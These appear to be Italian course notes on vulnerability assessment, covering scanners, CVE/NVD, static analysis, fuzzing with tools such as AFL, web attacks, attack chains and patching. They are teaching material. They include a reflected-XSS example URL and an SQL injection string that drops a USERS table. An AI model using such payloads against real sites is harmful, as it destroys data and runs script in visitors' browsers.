Sebbene il fingerprinting passivo non aggiunga rumore al sistema (cioè non interferisca con il traffico), richiede più tempo per raccogliere un gran numero di pacchetti. Questo metodo è particolarmente utile negli Industrial Control Systems, dove le prestazioni della rete sono cruciali e un'interazione attiva potrebbe influire negativamente sulla funzionalità del sistema.

Vulnerability Scanner – Falsi Positivi e Falsi Negativi

Un **falso positivo** si verifica quando lo scanner segnala una vulnerabilità che in realtà non esiste. Questo può accadere se il tool non è a conoscenza se una patch è già stata applicata ad un modulo.

Un **falso negativo** si verifica quando lo scanner non riesce a identificare una vulnerabilità che è effettivamente presente nel modulo. Questo può accadere se la vulnerabilità non è presente nel database che lo scanner sta utilizzando.

		Condition selected to diagnose an illness	
		F	T
Vulnerability= illness	F	True Negative	False Positive
	T	False Negative	True Positive

$ACC = \frac{TP + TN}{TP + TN + FP + FN} = 1 - ERR$ $PR = \frac{TP}{TP + FP}$ $Recall = \frac{TP}{TP + FN}$ $SP = \frac{TN}{TN + FP}$

Accuracy = probability of correct answers
Precision = probability that a diagnosis of illness is correct
Sensitivity = probability that an ill people is discovered
specificity = the probability that a not ill is discovered

Stealth Mode Scanning

Il proprietario di un sistema è particolarmente interessato a scoprire se qualcuno sta attualmente effettuando una scansione, poiché questo potrebbe indicare un tentativo di intrusione.

Quando un attaccante avvia una scansione attiva, ha la possibilità di configurare parametri come la frequenza dei messaggi e il numero di nodi da scansionare.

Lo **stealth mode scanning** è una modalità di scansione in cui i parametri sono scelti in modo da minimizzare la probabilità di rilevamento.

Una possibile classificazione degli scanner potrebbe essere:

Scanner di vulnerabilità esterni: Scanner eseguiti dall'esterno per controllare la superficie di attacco esposta a Internet, in modo da capire cosa un attaccante può scoprire sul tuo sistema prima di avviare un'intrusione.

Scanner di vulnerabilità interni: Scanner eseguiti dall'interno della rete per identificare possibili vulnerabilità che rendono un'azienda suscettibile a danni dopo un accesso iniziale;

Scansioni intrusive: Scanner noti come **breach and simulation tool** che accedono a database di exploit e possono eseguire un exploit contro un nodo per verificare se una vulnerabilità è stata patchata.

Anche se rimuovi qualsiasi vulnerabilità che lo scanner ha scoperto, ogni giorno vengono rese pubbliche nuove vulnerabilità (circa 20 al giorno). Più bassa è la tua tolleranza al rischio, più frequentemente dovrresti eseguire le scansioni.

Le scansioni fuori programmazione vengono eseguite quando ci sono stati aggiornamenti importanti o viene scoperta una nuova vulnerabilità particolarmente grave.

CVE e NVD

Il programma **Common Vulnerabilities and Exposures** ha il compito di catalogare le vulnerabilità rese pubbliche. Ogni vulnerabilità nel catalogo ha un proprio **CVE Record**.

Il **National Vulnerability Database** è il repository del governo degli Stati Uniti per i dati di gestione delle vulnerabilità basati su standard.

L'NVD fornisce informazioni su vulnerabilità note; Dati su configurazioni di sistema non sicure che possono esporre a rischi; Nomi di hw e sw vulnerabili noti e valutazioni della gravità delle vulnerabilità, utili per prioritizzare le azioni correttive.



Avere un numero elevato di vulnerabilità in un modulo software non significa automaticamente che quel modulo sia di bassa qualità. Le vulnerabilità in un modulo aumentano con due fattori principali: Numero di vulnerabilità non note esistenti e Numero di persone che cercano vulnerabilità.

Se un modulo è molto utilizzato e ha un grande impatto, più persone saranno motivate a cercare vulnerabilità al suo interno.

Se un modulo è poco utilizzato, poche persone saranno interessate a cercare vulnerabilità, poiché l'attacco non porterebbe molti benefici.

Ricerca delle vulnerabilità non note

Quando un sistema viene progettato, il progettista si concentra sulla ricerca di vulnerabilità per migliorare la **robustezza** del sistema.

Per **robustezza** si intende la capacità di un sistema di continuare a funzionare correttamente e di resistere a condizioni avverse, come attacchi o errori.

Per i moduli specializzati, è meno probabile che ci siano vulnerabilità già pubbliche, quindi il progettista deve **scoprire** eventuali vulnerabilità nei moduli specializzati, e nelle interazioni tra di essi.

Processo di scoperta delle vulnerabilità in un modulo

Analisi del codice del programma: Si tratta di esaminare il codice del programma per trovare **errori**. Tra questi errori, alcuni possono rappresentare **vulnerabilità** che potrebbero essere sfruttate da attaccanti.

L'analisi manuale del codice può richiedere la **reverse engineering**, cioè l'inversione del processo di programmazione per ricostruire a partire dal modulo l'algoritmo utilizzato.

Analisi automatica statica: Questo approccio, chiamato **Static Application Security Testing (SAST)**, analizza il codice senza eseguirlo, cercando modelli di errore comuni.

SAST può analizzare una grande quantità di codice a basso costo. È molto efficace nel trovare alcune vulnerabilità gravi, come **buffer overflow**. Sast non riesce a trovare alcuni tipi di errori in modo efficace a causa della sua staticità.

Analisi automatica dinamica: Questa tecnica esamina il comportamento del modulo durante l'esecuzione. (Vedere come si comporta al variare degli input).

Tecniche di Analisi statica del codice

Analisi basata su pattern: Scansiona il codice alla ricerca di **pattern** che possono portare a errori.

Analisi basata su metriche: Tecnica che utilizza **misure quantitative** per identificare porzioni di codice che potrebbero essere complesse, come funzioni con troppe righe.

Data Flow Analysis: Tecnica che traccia il **flusso dei dati** all'interno del codice per rilevare problemi legati all'uso delle variabili, come variabili non inizializzate o dipendenze tra dati.

Taint Analysis: Tecnica che cerca di scoprire quali input possono influenzare il valore di una variabile (critica).

Control Flow Analysis: Tecnica che esamina i percorsi di **flusso di controllo** di un programma per identificare problemi come codice non raggiungibile e cicli infiniti.

Sia data che control flow analysis si basano su una rappresentazione grafica del programma, in cui un blocco di base è una porzione di codice che viene eseguito interamente senza interruzioni; Il programma viene rappresentato come un grafo di **blocchi di base**, e i valori delle variabili fluiscono attraverso questi blocchi.

Analisi delle vulnerabilità di sicurezza: Tecnica che si concentra sul trovare **mancanze di controlli** sugli input degli utenti. (→ Portano a **SQL injection**, **Cross-Site Scripting**).

Tecniche formali di SAST: Abstract Interpretation, che modella ogni istruzione sulle sue proprietà matematiche; Logica di Hoare, che utilizza le regole logiche per dimostrare la correttezza dei programmi; Model checking che verifica se un sistema soddisfa certe proprietà controllando tutti i possibili stati in cui il sistema potrebbe trovarsi; Esecuzione simbolica, che assegna ad ogni variabile un valore simbolo ed esegue le istruzioni in modo simbolico, tracciando le espressioni che descrivono come i valori delle variabili cambiano nel corso del programma.

Fuzzing

Il **fuzzing** è una **tecnica di testing** che invia **input malformati** a un modulo per vedere come esso reagisce, in modo da individuare vulnerabilità.

Un crash del modulo, causato dagli input malformati, indica che ci sono **controlli mancanti sugli input**.

Il fuzzing è solitamente automatizzato a causa del **numero enorme di possibili input** che devono essere testati.

Un tool di fuzzing è composto da tre moduli principali: Un **generatore di input malformati**, uno **scheduler di input** che programma l'invio degli input al modulo e uno **strumento di monitoraggio** che monitora il sistema per individuare eventuali crash e raccoglie il percorso dell'input attraverso il codice.

Tipi di Fuzzing

Application Fuzzing: Tecnica di testing che invia input casuali a elementi interattivi di un'applicazione per individuare errori nelle interfacce grafiche (GUI).

Protocol Fuzzing: Si concentra sui **protocolli di comunicazione** (ad esempio, HTTP, TCP/IP). Analizza il comportamento del modulo quando riceve input in un formato sbagliato, verificando che un input malformato non venga interpretato come un **comando**.

File Format Fuzzing: Processo che genera file malformati per verificare come un sistema gestisce il caricamento di formati complessi, rilevando possibili vulnerabilità.

Tipi di vulnerabilità individuati col fuzzing: Injections, Sensitive Data Exposure, Insecure Deserialization, Buffer Overflow, Sw Crashes.

Classificazione dei fuzzer basata sugli input

Generation-Based Fuzzing: Questo approccio **genera** input malformati da zero.

Mutation-Based Fuzzing: In questo approccio, si prende un **input corretto** e lo si **manipola** per creare versioni malformate.

Classificazione basata sulla conoscenza della struttura degli input

Grammar-Based Fuzzing: Il fuzzer è guidato dalla conoscenza della grammatica dell'input (JSON, XML), che viene usata per modificare specifici punti della struttura in modo tale da introdurre errori nei dati, mantenendo la stessa struttura.

Non-Grammar-Based Fuzzing: Il fuzzer non ha conoscenza della struttura specifica dell'input, e introduce errori casuali senza tenere conto della grammatica dei dati.

Classificazione basata sulla conoscenza del codice del modulo in esame

White Box Fuzzing: Il fuzzer ha **accesso completo** al codice sorgente del programma o del modulo in esame, utile per trovare punti vulnerabili a certi input.

Black Box Fuzzing: Il fuzzer **non ha accesso** al codice sorgente. Si comporta come un utente esterno che invia input al sistema senza conoscere i dettagli interni del modulo. E' utile per situazioni in cui il codice non è disponibile, come avviene nei moduli dell'IOT.

Per migliorare l'efficacia del black box fuzzing, si può eseguire il programma su un **runtime specializzato** che supporta l'ispezione dello stato del programma, in modo da poter raccogliere alcune informazioni utili, come la **copertura del codice** eseguita.

Gray Box Fuzzing: Il fuzzer ha **accesso parziale** al codice, il che permette una verifica più mirata rispetto al black box, ma senza la completezza del white box.

Step del Fuzzing

Si individua la parte del sistema o del software da analizzare. → Si esaminano i tipi di input accettati dal target. → Si generano input malformati. → Il sistema viene eseguito con i dati malformati. → Si monitorano comportamenti anomali durante l'esecuzione → Si analizzano i risultati per identificare eventuali vulnerabilità.

Evolutionary Fuzzing

L'**Evolutionary (Feedback-Based) Fuzzing** è un tipo di fuzzing in cui la generazione di nuovi input malformati è guidata dall'analisi degli output ottenuti dagli input precedentemente generati, utilizzando il feedback per ottimizzare i successivi test.

La tecnica **Autodafè** assegna una **priorità** agli input, basata sulle **istruzioni** che gli input precedenti sono riusciti a raggiungere, con l'obiettivo di schedulare input che riescono a **coprire** tutte le istruzioni del codice.

Efficiency

Technique	Effort	Code coverage	Defects Found
black box + mutation	10 min	50%	25%
black box + generation	30 min	80%	50%
white box + mutation	2 hours	80%	50%
white box + generation	2.5 hours	99%	100%

Regole generali del fuzzing

Avere una buona conoscenza del **formato** e delle **specifiche degli input** è utile per creare test mirati, soprattutto per il **black box fuzzing**.

Ogni fuzzer è progettato in modo diverso e tende a trovare **bug diversi**. Più fuzzing con **fuzzer diversi** produce risultati migliori.

Più a lungo viene eseguito un fuzzer, **più bug si possono trovare**. Tuttavia, dopo un certo periodo, il processo di fuzzing può raggiungere un **plateau**, in cui il numero di nuovi bug rilevati diminuisce drasticamente.

È importante prestare attenzione a **dove il fuzzer si blocca** o non riesce a trovare nuovi bug. Meglio fare tanti test su input semplici che pochi test su input complessi.

Motivi del successo del fuzzing

La **Legge di Moore** descrive come la potenza di calcolo dei processori raddoppia ogni due anni. Con hardware sempre più potente, è diventato possibile eseguire test di fuzzing più complessi. Il fuzzing può essere eseguito facilmente su più core in parallelo, testando una grande quantità di input diversi. La complessità del fuzzing scala in modo **lineare** con la dimensione del programma. Il fuzzing non produce **falsi positivi**: se trova un bug, è un bug reale. Un altro vantaggio del fuzzing è che ha una **complessità ragionevole** in termini di esecuzione.

Fuzzer comuni

American Fuzz Lop (AFL): Strumento di fuzz testing che modifica ed esegue il codice sorgente per identificare vulnerabilità. Se il codice non è disponibile, usa un emulatore per analizzarlo.

Fuzzino: Libreria che crea dati di input specifici per testare il comportamento delle applicazioni.

LibFuzzer: Strumento di fuzzing integrato nell'ecosistema LLVM, progettato per testare direttamente singole funzioni di un programma.


ClusterFuzz: Sistema sviluppato da Google per automatizzare i test di vulnerabilità, usato per il browser Chrome e altri software.

Sulley: Toolkit scritto in Python che genera dati casuali per testare software in modo rapido e semplice.

Peach: Piattaforma versatile e automatizzata per testare la sicurezza di software e hardware, rilevando vulnerabilità.

PowerFuzzer: Strumento interattivo per simulare attacchi, come SQL injection, attraverso un'interfaccia grafica.

American Fuzzy Lop



American Fuzzy Lop (AFL) inizia con una serie di **input di base**. Gli input vengono inseriti in una **coda di input**. Da questa coda, AFL seleziona il **prossimo input** da testare. Il fuzzer **muta** l'input selezionato, alterandolo in vari modi. Il codice binario del programma viene eseguito con l'input mutato. AFL usa il **codice binario strumentato**, cioè codice che è stato modificato per raccogliere informazioni sulla copertura del percorso durante l'esecuzione. AFL analizza se l'input mutato ha coperto **nuove parti del codice**. Se l'input mutato ha migliorato la copertura del codice, viene **aggiunto alla coda** per ulteriori mutazioni e test.

Periodicamente, AFL ripulisce la coda rimuovendo gli input ridondanti che non aggiungono valore alla copertura del codice.

Funzionamento di AFL

Durante la compilazione del programma, AFL modifica il binario per includere strumenti di tracciamento che registrano il flusso di esecuzione, in modo da raccogliere informazioni dettagliate su come gli input influenzano il comportamento del programma.

In **modalità regolare**, AFL utilizza un binario strumentato, mentre, come estensione, sfrutta il compilatore LLVM per effettuare una strumentazione più profonda. Viene costruito un grafo in cui ogni arco rappresenta le possibili transazioni di input tra blocchi di codice, e ogni arco viene associato a un contatore che tiene traccia del numero di esecuzioni di tale percorso.

Infine, il programma in analisi e AFL operano come processi separati, consentendo a AFL di monitorare il programma senza interferire direttamente con la sua esecuzione.

Web Vulnerability Scanner

Un **Web Vulnerability Scanner** è uno strumento progettato per **trovare** vulnerabilità legate a come sono state programmate le **pagine web**. Il Web Vulnerability Scanner naviga automaticamente nel sito, scansionando tutte le pagine disponibili. Lo scanner esegue test dinamici su ogni pagina raggiunta, **simulando attacchi** tipici come SQL injection e cross-site scripting. Per analizzare anche le pagine che richiedono autenticazione, l'utente può fornire credenziali e cookie.

Un **Web Vulnerability Scanner** può individuare vulnerabilità di tipo SQL Injection, Cross Site Scripting, Cross Site Request Forgery e Watering Hole Attack.

Cross-Site Scripting (XSS): Attacco in cui l'agente malizioso inserisce codice dannoso (JS) all'interno di un **campo di input** di una pagina web. Quando un utente visita la pagina, il codice iniettato viene eseguito nel browser dell'utente.

SQL Injection: Attacco in cui l'agente malizioso inserisce comandi SQL dannosi all'interno di un campo di input di una pagina web che utilizza una query del DB.

Cross-Site Request Forgery (CSRF): Un attacco in cui un utente autenticato viene indotto, senza volerlo, a eseguire azioni indesiderate su una web application in cui è già loggato, tramite costrutti malevoli (link) dell'attaccante.

Watering Hole Attack: Un attacco in cui l'agente malizioso compromette siti web che un'organizzazione frequenta spesso, iniettando malware su quei siti, in modo che infettino i loro dispositivi e possa ottenere dati dell'organizzazione.

Cross-Site Scripting

Cross-Site Scripting (XSS): Attacco in cui l'agente malizioso inserisce codice dannoso (JS) all'interno di un campo di input di una pagina web. Quando un utente visita la pagina, il codice viene eseguito nel browser dell'utente.

Si verifica quando un'applicazione web consente agli input utente di essere inclusi nelle pagine web senza una corretta validazione.

Stored XSS (Persistente): Lo script malevolo viene memorizzato **permanentemente** sul server di destinazione, ad esempio in un database. Ogni volta che un utente carica una pagina che contiene lo script iniettato, questo viene eseguito automaticamente.

Reflected XSS: Un attaccante crea un link ad hoc malevolo contenente lo script nella sua query. Lo script viene riflesso dall'applicazione e eseguito immediatamente quando un utente clicca sul link per accedere alla pagina.

[http://example.com/search?query=<script>alert\('XSS'\)</script>](http://example.com/search?query=<script>alert('XSS')</script>)

DOM-based XSS: Una vulnerabilità che si verifica completamente lato client, dove uno script malevolo manipola direttamente il Document Object Model del browser sfruttando codice JavaScript che inserisce campi di input nel DOM, senza dipendere da una risposta del server.

Come individuare l'XSS

Gli attaccanti possono inserire script semplici nei **campi di input**, come le caselle di ricerca, i commenti o altri form. Se l'applicazione riflette parti dell'**URL** nella pagina è possibile manipolare l'URL per iniettare script malevoli. Si verifica se l'input utente viene inserito direttamente negli elementi HTML, come `<div>`, ``, `<script>`, o come attributi (`href`, `src`)

Minacce che un Web Scanner non può trovare

Le seguenti minacce non possono essere trovate da un Web Scanner, perché si basano su social engineering e manipolazioni dei risultati di ricerca piuttosto che vulnerabilità del sito.

Search Engine Optimization (SEO) Poisoning: Tecnica utilizzata dagli attaccanti per manipolare i risultati dei motori di ricerca e fare in modo che i loro siti malevoli appaiano tra i primi risultati di ricerca. Quando gli utenti cliccano su questi link malevoli, possono subire furto di credenziali, infezioni da malware o perdite finanziarie.

Typosquatting: Tecnica che sfrutta errori di battitura involontari fatti dagli utenti durante la digitazione di un indirizzo web o il clic su un link con URL errato, come "goggle.com".

Blackhat SEO: Tecniche SEO non etiche usate dai proprietari di siti web per manipolare i risultati dei motori di ricerca e migliorare il posizionamento del loro sito in modo scorretto.

Scansione delle immagini Docker

Esistono strumenti specifici che analizzano un'immagine Docker, identificando i pacchetti ufficiali e le librerie utilizzate per costruire l'immagine, confrontando le loro versioni con database di vulnerabilità noti (come il CVE). Se uno di questi componenti ha una vulnerabilità conosciuta, lo strumento lo segnala. Altri strumenti permettono il monitoraggio runtime dell'immagine per individuare vulnerabilità durante l'esecuzione. È consigliato eseguire questa scansione durante la creazione dell'immagine e prima di aggiungerla a un database di immagini affidabili.

Cercare Vulnerabilità strutturali

Le vulnerabilità strutturali sono difficili da identificare perché il problema coinvolge un grande numero di moduli che possono interagire in modo inaspettato. Non esistono metodi standard per cercarle, ma possono essere identificate utilizzando tecniche come:

Estensione del fuzzing: Tecnica che monitora l'effetto di un input malformato in un modulo e analizza come questo si propaga agli altri moduli, utilizzando una concurrent taint analysis.

Rilevazione di controlli mancanti: Metodo che identifica l'assenza di controlli sugli input.

Verifica delle autenticazioni errate: Analisi mirata a individuare errori o assenze nei meccanismi di autenticazione su porte o canali di comunicazione.

Sovraccarico dei moduli: Procedura che invia grandi volumi di messaggi di input per testare la capacità di un modulo di gestire richieste senza guasti.

Problemi di protocollo: Difetti nella gestione dei messaggi, come duplicazioni, assenze o trasmissioni nell'ordine sbagliato, che possono compromettere la comunicazione tra sistemi.

CYBER ATTACKS AND POSSIBLE REMEDIATIONS

Un'**analisi degli attacchi** è un'analisi che valuta il potenziale impatto di una vulnerabilità identificando gli attacchi che questa potrebbe consentire, in modo da decidere se correggere una vulnerabilità in base alla gravità degli attacchi associati.

Se una vulnerabilità permette un'intrusione significativa, deve essere corretta con **urgenza**. Questo approccio consente una rapida classificazione primaria delle vulnerabilità in base ai rischi generali, senza entrare nel dettaglio del sistema specifico in cui si trova.

Def. Un **attacco** è un'azione consentita dalla presenza di una vulnerabilità che può concedere al soggetto che la esegue alcuni diritti di accesso illegali.

Analisi degli attacchi

Non tutti i bug sono vulnerabilità sfruttabili da un attacco. Se la vulnerabilità può essere sfruttata per un attacco, diventa una minaccia da affrontare.

Ogni attacco può essere descritto dai seguenti attributi che ne definiscono le caratteristiche e il rischio.

Precondizione: Diritti di accesso necessari all'attaccante per implementare l'attacco.

Postcondizione: Diritti di accesso che l'attaccante ottiene in caso di successo.

Probabilità di successo: Probabilità che l'attacco vada a buon fine, data la configurazione del sistema e la vulnerabilità presente.

Conoscenze e strumenti richiesti: Abilità e strumenti necessari per eseguire l'attacco.

Rumore (Noise): Livello che indica se l'attacco ha bassa o alta **probabilità** di essere scoperto da sistemi di monitoraggio.

Automatizzabile/Manuale: Stabilisce se l'attacco può essere eseguito da strumenti sw senza intervento umano, o se richiede un'esecuzione manuale.

Locale/Remoto: Indica se l'attacco può essere eseguito da **remoto** o se richiede accesso **locale** al sistema vulnerabile.

Descrizione delle azioni per implementare l'attacco: Insieme di azioni che devono essere eseguite per raggiungere l'obiettivo.

Alcune proposte per valutare il rischio di un attacco suggeriscono di assegnare un **valore numerico** a ciascun attributo, che poi vengono combinati per dare un **valore di rischio complessivo** all'attacco.

L'analisi del rischio non deve focalizzarsi su un singolo attacco, ma dal successo di un attacco che porta l'attaccante a ottenere privilegi non autorizzati (intrusione).

Catena di attacchi

Consideriamo un **set di attacchi SA** = $[at1, at2, \dots, atn]$ e un **set di diritti di accesso SR** che l'attaccante possiede.

Data una sequenza di attacchi **AC** = $[ac1, \dots, ach]$, dove ogni $ac(i) \in SA$, AC è una **catena di attacchi** se:

Condizione 1 - Pre(ac1) ⊆ SR: I **prerequisiti** del primo attacco della catena $ac1$ devono essere contenuti nei diritti di accesso iniziali.

Condizione 2 - Progressione: Per ogni attacco $ac(i)$ nella sequenza, i diritti di accesso ottenuti fino a quel punto (postcondizioni), inclusi quelli ottenuti dagli attacchi precedenti, devono essere sufficienti per soddisfare le **precondizioni dell'attacco successivo** $ac(i+1)$.

$\forall ac(i), 1 \leq i \leq h-1, (SR \cup post(ac1) \cup \dots \cup post(ac(i))) \supseteq pre(ac(i+1))$

Condizione 3 - Nessuna ripetizione: Non devono esserci ripetizioni nella catena di attacchi AC. Ogni attacco può essere eseguito una sola volta.

Questi attacchi sono solo una parte dell'intera intrusione, ma sono fondamentali perché permettono all'attaccante di progredire e ottenere sempre più privilegi.

Oltre agli attacchi veri e propri, altre azioni compiute dall'attaccante durante un'intrusione sono critiche e **non dovrebbero essere trascurate**, come la **copertura delle tracce**, la **raccolta di dati** o il **movimento laterale**.

Un **attacco automatizzato** viene eseguito senza che l'attaccante debba interagire manualmente con il sistema durante l'attacco, tramite un **exploit**, che viene eseguito automaticamente e porta a una compromissione del sistema target.

Gli attacchi automatizzati sono considerati **più pericolosi** rispetto a quelli manuali, perché chiunque può eseguire l'attacco, anche senza avere competenze avanzate. Esistono database che raccolgono exploit noti per varie vulnerabilità. Se qualcuno sa come accedere a questi database, può facilmente lanciare un attacco semplicemente scaricando ed eseguendo il codice exploit. Gli attacchi automatizzati vengono eseguiti alla velocità delle macchine, quindi in pochi secondi.

Un'azione o attacco è considerato **locale** se può essere eseguito **solo da qualcuno che possiede un account** sul nodo da attaccare, mentre è considerato **remoto** se può essere eseguito **anche da qualcuno che non possiede un account** sul nodo target.

Un attacco che è **remoto** e **automatizzato** è particolarmente pericoloso perché può essere lanciato da chiunque da qualsiasi posizione geografica senza bisogni di credenziali preesistenti.

Classificazione degli attacchi

Buffer overflow: Una vulnerabilità in cui si scrivono più dati di quelli consentiti in un buffer, sovrascrivendo aree di memoria adiacenti, inserendo codice malevolo.

Sniffing: Intercettazione non autorizzata di dati mentre viaggiano attraverso una rete, solitamente eseguita tramite strumenti per il monitoraggio del traffico.

Interface attack: Sfruttamento di errori di progettazione di un'interfaccia API, invocando funzioni in modo non previsto per generare comportamenti anomali.

Race condition: Una vulnerabilità in cui un conflitto temporale tra il controllo di una risorsa e il suo utilizzo consente a un attaccante di modificarne lo stato.

Masquerading User: Fingere di essere un altro utente per ottenere accesso illegittimo.


Masquerading Machine (IP/DNS Spoofing): Fingere di essere un'altra macchina o manipolare i dati di rete per reindirizzare o intercettare il traffico.

Reply attack

Un **replay attack** è un attacco in cui l'attaccante intercetta i messaggi legittimi scambiati tra due parti, e li reinvia senza modificare il loro contenuto, per ottenere un effetto fraudolento. (Messaggi di richiesta di denaro legittimi ad una banca intercettati e replicati). I messaggi possono essere cifrati, ma non importa perché sono ritenuti validi dal destinatario.

Per sconfiggere questo tipo di attacco, ogni messaggio M dovrebbe includere valori unici, come un **timestamp** o un **nonce**.

Man in the middle



Un attacco **Man-in-the-middle (MITM)** è una situazione in cui un malintenzionato si interpone nella comunicazione tra due utenti legittimi, intercettando e manipolando i loro messaggi.

Anche se la comunicazione è crittografata, B può creare due canali separati: Uno tra A e B e un altro tra C e B. Entrambi pensano di comunicare con l'utente legittimo ma in realtà comunicano con l'attaccante.


Le soluzioni sono la verifica reciproca dell'identità tramite certificati digitali o l'utilizzo di chiavi crittografiche che non possano essere intercettate da terzi durante la creazione della connessione.

Cross site Scripting

Def. Cross-Site Scripting (XSS): Attacco in cui l'agente malizioso inserisce codice dannoso (JS) all'interno di un campo di input di una pagina web. Quando un utente visita la pagina, il codice viene eseguito nel browser dell'utente.


SQL Injection

Def. SQL Injection: Attacco in cui l'agente malizioso inserisce comandi SQL dannosi all'interno di un campo di input di una pagina web che utilizza una query del DB.



La query utilizzata è la seguente: `SELECT passwd FROM USERS WHERE uname IS '$username'`. Se il campo del nome utente o della password non viene controllato adeguatamente, un utente malintenzionato potrebbe inserire del codice SQL al posto del nome utente, come `"; DROP TABLE USERS ;`

Questa query interrompe la precedente e distrugge la tabella USERS.



Le principali contromisure sono le seguenti.

Allowlist: Tenere una lista dei caratteri di input permessi, che vieta tutti gli altri caratteri.

Escaping: L'applicazione tratta i caratteri speciali usati nella programmazione(>) come stringa non eseguibile.

Prepared Statements: Utilizzare istruzioni SQL preparate in anticipo con dei **segnaposto** (placeholder) che saranno associati ai valori di input. Il processo di associazione tratta gli input come dati, evitando che possano essere interpretati come comandi SQL.

Attacchi crittografici

Gli **attacchi crittografici** mirano a rompere o indebolire la crittografia utilizzata per proteggere i dati.

Brute Force Attack: Prova tutte le combinazioni di chiavi possibili fino a trovare quella giusta.

Known-Plaintext Attack: L'attaccante ha accesso sia al testo in chiaro che al testo cifrato e li usa per dedurre la chiave.

Differential Crypto Analysis: Analizza come piccole variazioni nel testo in chiaro influenzano il testo cifrato per dedurre informazioni sulla chiave.

Power Analysis: Misura il consumo di energia durante le operazioni crittografiche per estrarre informazioni sulle chiavi.

Linear Analysis: Cerca correlazioni lineari tra il testo in chiaro e il testo cifrato per ottenere la chiave.

Execution Time Analysis: Misura i tempi di esecuzione delle operazioni crittografiche per ricavare la chiave.

Meet in the Middle Attack: Colpisce algoritmi a doppia chiave confrontando le operazioni di cifratura e decifratura.

Ciphertext-Only Attack: L'attaccante ha solo accesso al testo cifrato e cerca di dedurre la chiave o il testo in chiaro.

Attacchi side-channel

Gli **attacchi side-channel** sono attacchi che sfruttano **informazioni collaterali** di un sistema crittografico piuttosto che vulnerabilità per cercare di dedurre la chiave, **come consumo energetico**, radiazioni elettromagnetiche o tempo di esecuzione del dispositivo che esegue le operazioni crittografiche.

Attacks and onions

Un sistema informatico può essere visto come una "cipolla" composta da vari **strati**, come virtual machine, SO, librerie e applicazioni.


Ogni strato **definisce meccanismi specifici** che ne regolano il funzionamento, che si basano **su quelli dello strato sottostante**. Gli strati superiori non vedono direttamente come funzionano gli strati inferiori, ma interagiscono con essi attraverso interfacce semplificate. Poiché ogni strato dipende da quelli sottostanti, **le vulnerabilità di uno strato inferiore** (come HW o SO) possono **compromettere tutto il sistema**.

Le macchine virtuali sono costruite su componenti hw o sw commerciali. Se una vulnerabilità viene scoperta in uno di questi componenti standard, può potenzialmente essere sfruttata per attaccare molti sistemi che utilizzano lo stesso componente.

Inserimento di una nuova macchina virtuale

Un attacco particolarmente interessante e difficile da rilevare è quello in cui l'attaccante riesce a **inserire una nuova virtual machine** nella gerarchia del sistema. Questa nuova macchina si posiziona tra il SO o l'HW e le altre macchine virtuali in esecuzione. La macchina

virtuale malevola è in grado di **falsificare le informazioni** fornite agli utenti, facendogli credere che il sistema stia funzionando correttamente.



Oltre a falsificare le informazioni, la macchina virtuale può anche **inviare comandi dannosi** agli strati inferiori, controllando l'HW o altre componenti critiche del sistema.

Questa macchina inoltre può agire come un'ulteriore piattaforma per spiare, modificare o manipolare dati, e la sua presenza può passare inosservata per molto tempo.

Esempio di Stuxnet

Un famoso esempio di questo tipo di attacco è **Stuxnet**, un malware che ha preso di mira le centrifughe di arricchimento dell'uranio, inviando comandi dannosi alle centrifughe, facendole girare a velocità sbagliate e danneggiandole fisicamente. Allo stesso tempo, Stuxnet ha ingannato gli operatori, mostrando loro che le centrifughe funzionavano normalmente.

VULNERABILITY REMEDIATION

Patching

Una **patch** è un **aggiornamento** che viene applicato a un programma esistente per **risolvere** un bug senza dover riscrivere completamente il software.

Le patch su sw proprietario sono file eseguibili che modificano direttamente il codice dell'applicazione.

Le patch su sw open-source in genere vengono distribuite sotto forma di file *diff*, che contengono solo le differenze rispetto al codice originale.

Il *patching* può essere lento e costoso per diverse ragioni. Prima di distribuire una patch, è fondamentale verificarne l'impatto su un ambiente di test dedicato, aggiungendo ulteriori ritardi.

Ogni volta che si implementa una patch, è necessario eseguire un **regression test**, che consiste verificare che le nuove modifiche al sw non abbiano introdotto nuovi bug o alterato il corretto funzionamento del sistema, rieseguendo tutti i test già esistenti e creandone di nuovi per le nuove funzionalità.

Quando si introduce un aggiornamento, è importante capire se un nuovo comportamento rispetto alla versione precedente è un errore o un miglioramento. Questo discrimina se ritornare alla vecchia versione.

Quando devono essere applicate diverse patch, l'ordine con cui vengono applicate può influenzare il comportamento generale del sistema. Pertanto, il patch scheduling deve essere attentamente eseguito per evitare incompatibilità.

